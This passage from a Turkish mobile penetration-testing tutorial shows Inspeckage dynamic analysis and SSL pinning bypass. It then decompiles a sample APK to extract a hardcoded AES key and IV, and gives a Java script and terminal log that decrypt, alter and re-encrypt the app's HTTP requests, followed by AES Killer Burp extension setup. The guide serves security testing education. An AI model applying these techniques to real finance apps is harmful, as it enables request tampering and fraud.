yapıldıktan sonra LAUNCH APP butonuna basılması yeterlidir.

Şekil 34. Inspeckage Uygulaması Port yönlendirme




Şekil 35. Ticket Machine Uygulaması

LAUNCH APP butonuna basıldığında Şekil 35'te görüldüğü üzere uygulama açılmaktadır. Uygulama kullanıldıkça cihaz üzerinde yaptığı tüm işlemler Inspeckage web arayüzünden görülebilmektedir. Inspeckage, dinamik analiz esnasında uygulama ve uygulamanın haberleştiği sunucu arasındaki istekleri göstermektedir. SSL pinning olduğu durumlarda SSL pinning atlatmaya çalışmaktadır.



Şekil 36. Inspeckage Uygulaması Web Arayüzü-1

Şekil 37'de HTTP sekmesi altında görüldüğü üzere SSL pinning bulunan Ticket Machine uygulamasının bağlandığı adresler listelenmektedir.




Şekil 37. Inspeckage Uygulaması Web Arayüzü-2

HTTP İsteği Şifreleme (HTTP Request Encrytion)

Mobil uygulamalarda saldırganların uygulama güvenlik açıklarını bulmasını engellemek için root detection, SSL Pinning gibi önleyici güvenlik önlemlerini inceledik. Bunların haricinde ödeme ve finans işlemleriyle ilgili olan mobil uygulamalarda görülen uygulama ile sunucu arasında giden HTTP isteklerinin şifrelendiği ve proxy yazılımlarıyla (BurpSuite, Zap, Fiddler vb.)


araya giren saldırganların ya da güvenlik test uzmanlarının uygulama isteklerini değiştirerek güvenlik zafiyetlerini tespit etmesini engellemeye çalışılmaktadır. HTTP isteklerinin şifrelenmiş örnek uygulamasının kurulum dosyasını https://github.com/11x256/frida-android-examples/blob/master/examples/5/app-release.apk adresinden indirebilirsiniz.



Şekil 38. HTTP isteği şifreli olan test uygulaması

İndirilen uygulama kurulduğunda ve data girilip butona basıldığında Şekil 38'de görüldüğü üzere Burp Suite proxy yazılımına web istekleri düşmektedir. Görülen HTTP isteğinin içeriğinin şifreli olduğu görülmektedir.

Şekil 39. Dex2jar ile frida-test.apk Decompile (Geri Derleme) İşlemi




Şekil 40. JD-GUI ile açılan JAR dosyası ve Android Kaynak Kodları

Şekil 39 ve 40'ta görüldüğü üzere APK dosyası tersine mühendislik yöntemleri ile Android kaynak kodlarına ulaşılmıştır. Şekil 40'ta görüldüğü gibi kullanılan şifreleme yönteminin AES/CBC/PKCS5Padding olduğunu kaynak kod üzerinde görebilmekteyiz. Blok şifreleme türü olan AES (Advanced Encryption Standard) CBC (Cipher Block Chaning) ile şifrelemek ve çözümlemek için bir adet key ve bir adet IV değeri gerekmektedir. Kaynak kodda key ve IV değerleri görülmektedir. Uygulamanın HTTP isteğindeki şifrelenmiş veriyi çözümlemek için key ve IV değerlerini kullanarak açık metin HTTP isteğine ulaşabileceğiz. Şekil 41'de görülen AES/CBC/PKCS5Padding şifreleme ve çözümleme yapan java ile yazılmış betik görülmektedir. Arguman olarak key ve IV değerlerini alarak hem şifeleme hem de çözümleme işlemi gerçekleştirmektedir. Yazılan betiğe https://github.com/ahmetgurel/AES-Encryption-Decryption adresinden ulaşabilirsiniz. Bunun haricinde http://www.devglan.com/online-tools/aes-encryption-decryption adresinden online olarak AES şifreleme ve çözümleme işlemini gerçekleştirebilirsiniz.

Decrypt.java

```java
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.IOException;
import java.util.Arrays;
import javax.crypto.Cipher;
import javax.crypto.Mac;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;
import java.security.MessageDigest;
import java.security.SecureRandom;
import java.util.Base64;

public class Decrypt {
    public static void main(String[] args) {
        if (args.length < 2) {
            System.out.println("Encrypt: java Decrypt 1 \"SecretKey\" \"IV\" \"data\"  ");
            System.out.println("Decrypt: java Decrypt 2 \"SecretKey\" \"IV\" \"data\"  ");

            return;
        }

        String islem = args[0];
        byte[] key = tobyte(args[1]);
        byte[] iv = tobyte(args[2]);
        String dirty = args[3];

        try {
            System.out.println("Islem: " + islem);

            if (islem.equals("1")) {
                byte[] encrypted = encrypt(dirty.getBytes("UTF-8"), key, iv);

                System.out.println("Encrypted: " + Base64.getEncoder().encodeToString(encrypted));
            } else {
                byte[] dirtybytes = Base64.getDecoder().decode(dirty);
                byte[] decrypted = decrypt(dirtybytes, key, iv);

                System.out.println("Decrypted: " + new String(decrypted, "UTF-8"));
            }
        } catch (Exception e) {
            System.out.println(e.toString());
        }
    }

    public static byte[] tobyte(String paramString) {
        try {
            byte[] arrayOfByte = new byte[16];
            byte[] array2 = paramString.getBytes("UTF-8");

            System.arraycopy(array2, 0, arrayOfByte, 0, Math.min(array2.length, arrayOfByte.length));

            return arrayOfByte;
```

Şekil 41. Decrypt.java betiğinin kodları



Şekil 42. Decrypt.java betiği ile AES şifre çözümleme-1


Şekil 42 ve 43'te görüldüğü üzere Decrypt.java betiği ile Burp Suite proxy yazılımına görülen şifreli HTTP isteğinin datası çözümlenmiş, ve daha sonra açık metinde değişiklik yapılarak yeniden aynı key ve IV değeri ile şifrelenmiştir.

```
Ahmets-MacBook-Pro:Desktop ahmet$ javac Decrypt.java
Ahmets-MacBook-Pro:Desktop ahmet$ java Decrypt
Encrypt: java Decrypt 1 "SecretKey" "IV" "data"
Decrypt: java Decrypt 2 "SecretKey" "IV" "data"
Ahmets-MacBook-Pro:Desktop ahmet$ java Decrypt 2 aaaaaaaaaaaaaaaa bbbbbbbbbbb 9cn98kig0i43MjGd3htE9obFuMx+TrAJtK0Dc7j7Tro=
Islem: 2
Decrypted: TEST:hardco=ecret_password
Ahmets-MacBook-Pro:Desktop ahmet$ java Decrypt 1 aaaaaaaaaaaaaaaa bbbbbbbbbbb  AHMET:hardco=ecret_password
Islem: 1
Encrypted: 26ItE7/eoCL2T6OP0Y7J8YCk1HtHcTM4FdE0+1PlJ+s=
```

Şekil 43. Decrypt.java betiği ile AES şifre çözümleme -2


Bu şekilde, uygulama üzerinden giden her HTTP isteğinin içeriğinin çözümlenmesi ve test edilecek değişken ve parametrelerde değişiklik yapılarak yeniden şifrelenerek sunucuya gönderilip gelen HTTP cevabının çözümlenmesi gerekecektir. Her ne kadar HTTP istek şifreleme önlemi çözümlenebilse bile saldırganları ve güvenlik testini gerçekleştiren uzmanları yavaşlatacak bir önlemdir.

Her bir HTTP isteğinin tek tek çözümlenmesi çok vakit alacağı için bunun için daha hızlı bir çözüm gerekmektedir. Bu sorunun hızlı çözümü için AES Killer adında bir Burp Suite eklentisi bulunmaktadır.




Şekil 44. Burp Suite AES Killer Eklentisi İndirme Sayfası

Şekil 44'te görüldüğü üzere https://github.com/Ebryx/AES-Killer/releases adresine giderek AES Killer eklentisinin JAR dosyasını indirebilirsiniz.




Şekil 45. Burp Suite AES Killer Eklenti Kurulumu

Burp Suite proxy aracını açarak Extender sekmesine tıklanmalıdır. Şekil 45'te görülen Burp Extensions altındaki Add butonuna tıklanarak indirilen jar dosyası gösterildiğinde Şekil 46'da görüldüğü gibi AES Killer eklentisi başarılı bir şekilde kurulmaktadır.

